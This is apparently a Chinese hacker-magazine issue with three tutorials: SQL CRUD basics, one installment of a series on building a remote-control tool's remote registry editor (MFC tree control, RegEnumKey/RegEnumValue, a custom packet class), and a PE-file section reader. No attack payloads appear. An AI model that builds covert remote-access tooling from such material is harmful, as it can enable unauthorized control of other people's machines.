好了，那么说了那么久的理论，总该说说实践了。既然说SQL是对数据库基本操作的一个标准，那么肯定包含增、删、改和查这四个基本的功能，那么在SQL中，增删改查分别对应了insert,delete,update,select这四个关键字。首先我们做下准备工作，创建一个新表，我这里就叫做HackxTest2，里面我就写了两个列，一个是int类型的ID，一个是varchar类型的Name，两个都设置为不允许为空。那么现在我们要往里面插入数据的话，很简单。界面管理工具一个一个填？不，当然是用SQL语句来填写。我们说了，添加数据是对应的insert，那么我们看看insert语句是怎么写的：

insert into 表名(字段名...) values(字段值...)

这个大家应该不难看懂吧，因为我这里没有安装mssql的帮助文档，所以没办法给大家展示官方的代码，只能根据我自己的记忆来写了。不过这里我说一下，字段名是可以省略的，如果说省略了，那么就必须按照表中的字段顺序一个一个地指定字段值。由此可以写出两条功能一样的语句：

insert into HackxTest2 values(1,'张三')

insert into HackxTest2(ID,Name) values(1,'张三')

通过上面这一条，我们可以看出，在SQL中，字符串都是用单引号括住的，还有一点，SQL语句是不区分大小写的。所以这里无论大写小写，都可以。但是语句是写好了，我们到那里执行呢？大家注意到在界面管理工具的右上角工具栏上，有个新建查询的按钮。




图1

点了以后，我们可以看到右边出现一个新标签页，在这里我们可以输入字符。在这里就可以编写我们的SQL语句了。把上面的两条语句粘贴到这个标签页中，点击工具栏上的一个蓝色勾，可以对其进行语法检查，如图2。




图2

然后点蓝色勾左边的执行按钮，就可以执行我们的SQL了，注意执行按钮左边的下拉菜单中，一定要选择我们要操作的数据库，如果选错了，就会找不到表。所以这里也是很多人容易疏忽的地方。上面任意一条执行之后，那么在下面会出现输出窗口，如果窗口中显示：n行受影响，就表示insert成功。这里n表示更改了的行数。我们新增一行，那么肯定这一行就会收到影

响，所以这里肯定是1。这时候大家可以打开我们的HackxTest2表看看，张三这一条数据已经在里面了，如图3。

表 - dbo.HackxTest2	NIGHTMOON-PC	
	ID	NAME
▶	1	张三
*	NULL	NULL

图3

那么对数据库的“增”操作我们就完成了，现在是要做删除操作了吧。删除的语法是：

delete from 表名 where 条件

这里其实“delete from 表名”就已经是一条正确的语句了，但是为什么后面我还是加上了“where 条件”？我们不妨先在表中多添加几条数据，然后执行delete from HackxTest2，就会发现HackxTest2中的所有数据都不见了。毕竟计算机并不知道你要删除表中的哪条数据，那么只有采取一个措施，全部删除。所以这里%99的情况后面都会带上条件。这里完了以后，条件不用多说了吧。假设我要删除ID为1的数据，那么就写成：

delete from HackxTest2 where ID=1

同理，如果要删除名字为张三的数据，那么就写成：

delete from HackxTest2 where Name='张三'

这里要说明一下，数据库中数据是以条为单位的，不是以个为单位的。换个说法来说，在我们这个表中，ID+与其对应的Name=一条数据。所以第一条语句是数据1和数据'张三'都呗删除了，而并不是只有1这个值呗删除。再换个说法就是，只要用了这个关键字，肯定是按行来删除，整行的数据都会被销毁。这就是删除语句，其实我最喜欢删除数据，嘿嘿...删除后，我们要知道一点。就是删除之后同样会有一个执行结果，而依然是：n行受影响。

从上面两种语句的总结，我们可以看出，同样是对数据进行了修改，同样是返回n行收影响。那么由此可见，所有对数据进行修改的操作，返回都是n行受影响，因为我们对数据进行操作的时候，多半关心的是我们修改数据是否修改对了，而不是这条记录中所有字段的值是什么。所以这里都是只返回数字，唯独查询的时候，会返回指定字段的值。这也是大家要明白的，现在没什么用，后面一定有用。

还有最后的两个操作，改和查，改的话，依然是很简单，看语法：

update 表名 set 字段名=修改的值 where 条件

update就是修改某个字段的值，这里where和后面的条件也是可以省略的，不过这样的话和delete一样，执行完了以后就会发现，所有记录的那个字段都被修改了。

最后一个当然就是查询了。所谓数据库技术，其实主要难就难在查询上，因为也许我们有很多表，很多复杂的关系，这样的话查询起来是很麻烦的。像大家学到后期，就会学习到多表查询。查询一张表自然是很简单的，但是有的时候四五张表一起查询就很考思维了。不过我们这里先学习一张表的查询。语法：

select 字段名... from 表名 where 条件

这里不多说了，字段名这里可以有很多个，以逗号分隔。查询语句和其他语句不同，大家看到执行结果是一张表，而不是多少行受影响。这一点是至关重要的。实际上执行结果确实是在内存中虚拟了一张表。我们甚至可以用嵌套查询。这些我们后面开发网站的时候再说吧，毕竟大家都是初学者。那么我们学习了对数据库的基本操作就够了吗？其实数据库技术也是一门很高深的技术。大家要学会SQL并不难，比起其他语言来说，sql简单多了。但是sql只是数据库技术的一部分，数据库技术的更高体现在于设计，而不是编写。一个好的数据库设计对于一个软件来说至关重要。大家不妨想想百度谷歌等搜索引擎，里面数据有多少？那么多数据，如果数据库设计不好，维护不好，那么恐怕大家等好久才能搜索出东西。google作为世界上最值钱的文本框，难道真是那个文本框值钱么？不是的，其实一个搜索引擎之所以值钱，一方面是蜘蛛要做得好，一方面是数据库做得好，当然，还有很多很多。但是数据库技术绝对是搜索引擎成功的一个重要因素。以前我没学习过数据库之前，我一直觉得对我们这些不做网站开发的程序员没什么用。现在想想，数据库真的无处不在。

也正如我所说，sql注入这个黑客界的基础中的基础，就是基于sql注入而来的。大家去看看sql注入原理就明白了。这里增删改查的操作我说得不是很细致，没有给太多例子。因为很多细节上的问题写出来看着像废话，同时稿子篇幅有限，不可能面面俱到。所以大家如果对sql有兴趣可以查找相关资料来看，一定会受益无穷。

好了，我们本月的内容就到这里，下一章我们开始讲解如何用php对数据库进行操作，敬请期待。

小小的实现一个远程（5）
——注册表的管理

影 月

大家好，又见面了，我们今天就要来学习在远控中编写注册表这块的内容了。管理注册表，并不是一件很容易的事情。尤其是我们的SocketData类只有两个成员变量。大家想想，注册表要进行编辑，是肯定最少有三个概念的。第一，注册表路径，第二，注册

表的值，第三，注册表值类型。那么这几个是必不可少的，好，那么多的我不说了，开始吧。注册表编辑既然要做，首先界面肯定要准备好。先添加一个对话框资源，然后往上面拖放一个树控件。我们都知道一点，就是在windows下面，注册表有6个根项是已经定义好了的：

```
HKEY_CLASSES_ROOT
HKEY_CURRENT_CONFIG
HKEY_CURRENT_USER
HKEY_LOCAL_MACHINE
HKEY_PERFORMANCE_DATA
HKEY_USERS
```

在上面的几个根键中，大家可能唯一没有见过的就是这个了：HKEY_PERFORMANCE_DATA，这个键的话，用regedit是看不到的，但是用注册表API可以进行相应操作，只不过没必要去弄它，因为里面的信息非常杂乱。那么有了六个根键，我们现在要先把根键添加到树控件。这个应该是窗体加载的时候就添加进去，不过，我们很快就会发现，双击我们的新窗体并不能直接跳到窗体的初始化事件了。所以我们这里要重写一下窗体的初始化事件。注意这里我的窗体关联的类叫做CRegMgrDlg，所以我要在RegMgrDlg.h中添加代码。在protected后面添加一行“virtual BOOL OnInitDialog()”，这样我们就可以重写方法了。在RegMgrDialog.cpp添加我们的方法吧。怎么添加就不用我说了吧……

不过这里我要说一下，如果重写了方法，最好调用一下父类的方法。这个父类是CDialog，那么第一步就应该先调用CDialog::OnInitDialog();否则就会抛出异常。完了以后，我们就要来看看树控件的基本操作了。要往树控件里面添加东西，我们可以用InsertItem方法，但是这个方法为了方便，微软的程序员给了我们很多种不同的重载。我这里就不一一介绍了，就说下我们今天要用的吧。看看原型：

```
HTREEITEM InsertItem(
        LPCTSTR lpszItem,
        int nImage,
        int nSelectedImage,
        HTREEITEM hParent = TVI_ROOT,
        HTREEITEM hInsertAfter = TVI_LAST
);
```

lpszItem是要添加项的文字，nImage是要添加项的图片在imageList中的索引（这里的ImageList等会会讲，现在看这个肯定会愣住的），nSelectedImage是当该项被选中时图片的索引，hParent是父节点句柄，hInsertAfter是前一个平级项的句柄。最后一个参数保持默认即可，因为我们这里并不关心平级项的先后顺序。好了，现在来说ImageList的问题。regedit的树控件前面只有几个不同的图标构成，但是如果说我们在做一个东西的时候，树控件每一个项前面都有图标，而且三三两两，有的相同，有的不同。这种情况下，可能就需要一个ImageList来让我们方便对大量的图片进行管理。所以CTreeCtrl提供了一个方法叫做SetImageList可以让我们设置与TreeView相关联的ImageList，让我们更便捷地去编写程序。SetImageList原型如下：

```
CImageList* SetImageList(
    CImageList * pImageList,
    int nImageListType
);
```

第一个参数是ImageList对象的指针，第二个参数是ImageList的类型。这里有两个值可以取：

TVSIL_NORMAL:设置普通的图像列表，列表中包含树控件中项被选中和未被选中时的图像。

TVSIL_STATE:设置状态图像列表，包含用户自定义状态的图像。

这里我们当然是用第一个就可以了。这里我推荐大家把ImageList对象作为CRegMgrDlg的一个成员放在里面，方便我们后面使用。这里又要涉及大量的方法了，很麻烦的一件事情呢。注意CImageList使用的时候要先调用Create方法来初始化，否则抛异常。我就忘了这事，怎么想都觉得代码是对的，但是就是出这种问题。给大家个提醒。原型：

```
BOOL Create(
    int cx,
    int cy,
    UINT nFlags,
    int nInitial,
    int nGrow
);
```

cx和cy是图片的尺寸，我这里找了一个16x16的小图标，所以两个都写16，nFlag是用来说明创建哪个类型的ImageList，这里是选择题，根据自己的图片来看。可以选择的有：

1.ILC_COLOR:如果没有其它ILC_COLOR*被选择，则使用默认的ILC_COLOR4;但如果是旧的显卡驱动程序，则默认为ILC_COLORDDB

2.ILC_COLOR4 使用4位（16色）设备独立位图(DIB)部分作为图象列表的位图

3.ILC_COLOR8 使用8位DIB部分。彩色表格使用的颜色与半色调调色板的一样

4.ILC_COLOR16 使用16位（32/64K色）DIB部分

5.ILC_COLOR24 使用24位DIB部分

6.ILC_COLOR32 使用32位DIB部分

7.ILC_COLORDDB 使用设备独立位图

8.ILC_MASK 使用掩码。图象列表包含两个位图，其中一个是用做掩码的位图。如果不包括此值，图象列表只包含一个位图我对图像的研究很少，所以这里我也就不给大家细讲，大家做一个了解即可。图像这块的数据大家要研究也不是一时半会的。

nInitial是表示ImageList在初始化的时候包含几张图像,而nGrow用来限定ImageList可控制的图像数量。关于Create就说到这里，至于其他用法请自行查阅。

调用了Create以后就可以往里面添加图片的，注意这个ImageList是有序的，也就是说第一个插入进去的编号就是0，第二个是1，以此类推。往里添加图片就是用Add方法，还是说下原型吧：

```
int Add(
    HICON hIcon
);
```

这个是最简单的一个，当然，这个也有很多重载的，其他用法依然还是自己去看吧。好了，我们要用到的函数都完成了。运行后我们可以看到树控件还是正常显示了，但是，还是有个问题就是我们希望我们的注册表编辑能像资源管理器那样，可以比较明确的显示出注册表的结构信息。所以我们还要对树控件做出一定的样式调整。这里我们使用SetWindowLong来设置即可。这个不是重点，大家看下我写好的代码即可：

```
SetWindowLong(
            m_RegTree.m_hWnd,
            GWL_STYLE,
            GetWindowLong(m_RegTree.m_
hWnd,GWL_STYLE)
            |TVS_HASLINES|TVS_HASBUTTONS|TVS_
LINESATROOT
);
```

给大家贴一下本章中做好的成品图吧，我们要做的大致就是这个样子：

这里我们的窗体就完成了，接下来要做的就是网络部分的代码。这个的逻辑就比较复杂了，我们还是得先熟悉对注册表的操作才行。第一个我们要熟悉的参数那肯定是对注册表键的遍历。依然还是说一下相关的API，注册表操作相关的API都非常复杂，如果是MFC的话还能用封装好的类，但是现在我们很明显不能，因为我们的服务端并没有MFC支持。好了，废话不多说，我们首先要理解注册表是由键和值组成的。这里的键其实有点像文件系统中的目录，而值呢，就像文件。一个键下面可以有值，也可以有子键，也可以有值和子键。且不说我们现在要执行的操作，单单想想遍历就很麻烦，还好有专门的API函数RegEnumKey和RegEnumValue。这两个函数给我们对注册表的遍历提供了很不错的帮助，我们现在就来看下函数原型：

```
LONG WINAPI RegEnumKey(
  __in        HKEY hKey,
  __in        DWORD dwIndex,
  __out       LPTSTR lpName,
  __in        DWORD cchName
);
```




图1

hKey其实就是父键的句柄，这里我们从头开始遍历的话，就可以写预定义好的几个宏，名字和一开始介绍的是一样的。dwIndex是写的要获取的项的索引。这里大家也都看到，我们的RegEnumKey函数并不是一下就返回所有的键，所以这里只能通过索引添加一个一个来获取。lpName是用来存放键名的缓冲区，而最后一个参数是缓冲区大小，对于注册表的遍历其实还有一个功能更强大的函数RegEnumKeyEx，但是其实我们用不到那么多功能，这个简单的函数足够用了。

那么这里我们能获取的仅仅是键，还缺少对值的获取。现在我们就来看看值的遍历。

```
LONG RegEnumValue(
  HKEY hKey,
  DWORD dwIndex,
  LPWSTR lpValueName,
  LPDWORD lpcchValueName,
  LPDWORD lpReserved,
  LPDWORD lpType,
  LPBYTE lpData,
```

```
    LPDWORD lpcbData
);
```

这个函数似乎要复杂一些，首先第一个参数和上面的是一样的，父键的句柄。第二个也是和前面一样。lpValueName是用来存放值名的缓冲区，lpcchValueName是缓冲区大小，当函数返回的时候，这个值会变成这个键名的实际长度。lpReserved是我最喜欢的参数了，永远设为NULL即可。lpType标识着值的类型，可能是以下几种：

1.REG_BINARY：表示这个值为二进制值

2.REG_DWORD：一个4字节的低位靠前的整型值

3.REG_DWORD_LITTLE_ENDIAN：和REG_DWORD一样

4.REG_DWORD_BIG_ENDIAN：一个4字节的高位靠前的整型值

5.REG_EXPAND_SZ：一个包含未被解析的环境变量的字符串

6.REG_LINK：一个Unicode的链接，一般软件不用

7.REG_MULTI_SZ：一个null结尾的字符串数组，由两个null结尾

8.REG_NONE：表示该件未定义类型

9.REG_RESOURCE_LIST：一个设备驱动资源列表

10.REG_SZ：一个Unicode的null结尾的字符串

主要就是这么几个，这些数据是从MSDN上翻译过来的，有的地方不是很好翻译，可能意思有点不准确，不过大体上是没什么问题了。lpData这个参数是接收值的数据缓冲区，可以为NULL，最后一个参数是缓冲区大小，当函数返回会设置为该数据的实际大小。

这两个注册表操作的函数总算是结束了，不过噩梦才刚刚开始。毕竟这里获取是获取了，但是要发送，要整合各种数据，是一件很麻烦的事情。最重要的一个问题存在于哪里呢？其实最重要的就是我们如果一次就把所有的注册表项发过来并显示，是一件很尴尬的事情，因为你很快就会发现那一瞬间占用的带宽很多。所以我们这里采取了一个方法，就是在用户没展开注册表之前，我们不获取该项的子项，只有等展开之后，我们再去获取，这样我们就可以把流量分开，不至于一下卡住。这里我们要给我们的TreeView弄一个事件来响应。在事件发生之后，我们立刻发送指令到服务端，要求获取改键下面的所有子键和值。这是最好的一个实现。不过又有一个问题，我们目前所有的项下面都没有数据，没有数据的项前面就没有+号的可展开的按钮，没有按钮就无法展开，所以这里我们要预先给我们所有项下面添加一个临时项，我这里就添加了“获取中...”这样一个项。这样就可以避免这个问题。好了，现在用向导添加一个事件处理程序用于响应TVN_ITEMEXPANDED消息，添加好了以后我们可以看到事件处理函数已经帮我们生成一行代码。这行代码中定义的pNMTreeView指针就是触发消息的项的一些信息，我们可以用pNMTreeView->itemNew.hItem直接访问到被展开的项的句柄，为我们提供很大的方便。这样一来，很多问题也就迎刃而解。不光逻辑上，我们可以减少很多代码，不像一起遍历那样要解决很多结构的问题。不过，现在我们又要处理一些新的问题，我们在注册表中涉及的数据很多，包括注册表的路径之类的。很明显，在网络发送的时候就会发现，我们的数据包类并不能满足我们的需求了。因为我们只有一个缓冲区，而注册表操作中就可能包含很多很多很多的不同类型的数据，所以这里我们很可能面临着要修改数据包类的问题，如果修改，就面临着很大的风险，因为我们程序中很多地方都会面临着修改。我这里呢，不打算这样做，这里我考虑直接新建一个类。在发送数据包的时候把新类的对象直接强行放到以前数据包类的缓冲区中。这样就避免了更改基本的数据包类。这里因为我不出产品，所以这些细节我就做得很草率，本来按照平时的话，我肯定要改动代码的，因为这种错误属于设计上的严重疏漏。大家切勿和我一样草率，否则我会感到罪孽深重的（毕竟整个远控的架构我都没有做过严谨的项目设计，都是脑子里面想想就直接动手了，所以出问题很正常）...所以这里也严重地请求大家多多谅解吧。大家注意，如果网络数据包这些发生了变动，那么两边都一定要进行同步，否则...就会看到不像看到的事情，我这里又图方便，把新增的数据包类直接放到了SocketData.h下面了...这里我的新的注册表相关的数据包类叫做SocketRegData,大致我就写成下面这样：

```
class SocketRegData
{
public:
        HTREEITEM hParent;
        DWORD TYPE;
        wchar_t pName[1024];
        BYTE value[5000];
};
```

这个类我初步估计后面可能会有改动，因为我现在很累啦，大脑也开始有点混乱了，后面改到再说吧。如果对月下孤笔有什么建议，欢迎大家加我QQ或者跟编辑部反映，谢谢大家的支持。本期的远控开发的内容就到这里，下一章我们开始对远程注册表编辑功能的网络部分进行编写，敬请期待。

Diy 我们自己的EXE文件信息读取器（下）

影　月

大家好，在上一章中，我们学习了怎么读取PE文件的一些基本信息，今天我们更近一步，来完善我们上一章中没有完成的功能。那么上一章中，我们还有节表和入口点没有弄，那么我们现在先来看看节表吧，节表紧跟在PE文件的PE头后面，那么我们既然都获得了PE头的指针，如果将指针移动到节表第一项是没有任何问题的，代码其实和之前的差不多，这里根据以前的内容，不难做。这里大家应该注意到我们需要添加新窗口来显示我们获取到的节表，这里我们还是一步一步来。因为主窗体上有一个获取节的操作（主窗体要显示第一个节），而一个子窗体里面还要输出所有节的信息。获取节的操作我这里就不说了，只要把NT头的指针+sizeof(IMAGE_NT_HEADERS)就可以拿到第一个节表的指针。有了节表，自然就手到擒来啦，这里我就不给示范代码了，因为和检验PE文件有效性的代码差不多。还是有一点要说，这里又存在格式化字符串的问题了，大家如果项目编码为Unicode的就比较麻烦。因为相信代码写出来就肯定有人纳闷了，因为我们读取到的节名为ANSI编码，而项目编码是Unicode，所以看着读取到的数据是对的，显示出来就错了，这个编码转换的处理在89月的合刊中，已经处理过了，我这里不再赘述，编码转换方法很多，大家没买到合刊的也不用急，百度一下会有很多答案。

相信大家获取节表很是容易吧？我这里懒的写，把原来那个检验有效性的代码给弄来改了下就出来了。不过这里我们既然获取到了第一个节的数据来了。我给张调试的图吧：


